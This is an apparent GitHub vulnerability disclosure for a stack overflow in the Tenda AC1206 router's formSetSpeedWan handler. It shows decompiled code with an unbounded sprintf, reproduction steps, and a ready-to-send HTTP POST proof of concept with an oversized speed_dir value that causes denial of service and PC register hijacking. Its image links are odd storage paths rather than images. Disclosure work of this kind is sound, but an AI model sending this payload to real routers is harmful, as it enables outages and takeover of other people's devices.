Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the formSetSpeedWan function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
1  void __cdecl formSetSpeedWan(webs_t wp, char_t *path, char_t *query)
2  {
3    char *password; // [sp+1Ch] [+1Ch]
4    char *ucloud_enable; // [sp+20h] [+20h]
5    char *speed_dir; // [sp+24h] [+24h]
6    char ret_buf[32]; // [sp+28h] [+28h] BYREF
7    char buff_vlaue[32]; // [sp+48h] [+48h] BYREF
8
9    memset(ret_buf, 0, sizeof(ret_buf));
10   memset(buff_vlaue, 0, sizeof(buff_vlaue));
11   speed_dir = websGetVar(wp, "speed_dir", "0");
12   ucloud_enable = websGetVar(wp, "ucloud_enable", "0");
13   password = websGetVar(wp, "password", "0");
14   GetValue("speedtest.flag", buff_vlaue);
15   if ( atoi(buff_vlaue) )
16   {
17     sprintf(ret_buf, "{\"errCode\":%d,\"speed_dir\":%s}", 1, speed_dir);
18   }
19   else
20   {
21     SetValue("speedtest.flag", "1");
22     if ( atoi(speed_dir) )
23     {
24       if ( !atoi(ucloud_enable) )
25       {
26         SetValue("ucloud.en", "1");
```


In the `formSetSpeedWan` function,the `speed_dir` we entered (the value of `speed_dir`) is formatted with the `sprintf` function, spliced with `%s` strings, and saved to `ret_buf` . It is not secure, as long as the size of the data we enter is larger than the size of `ret_buf` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/SetSpeedWan HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

speed_dir=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.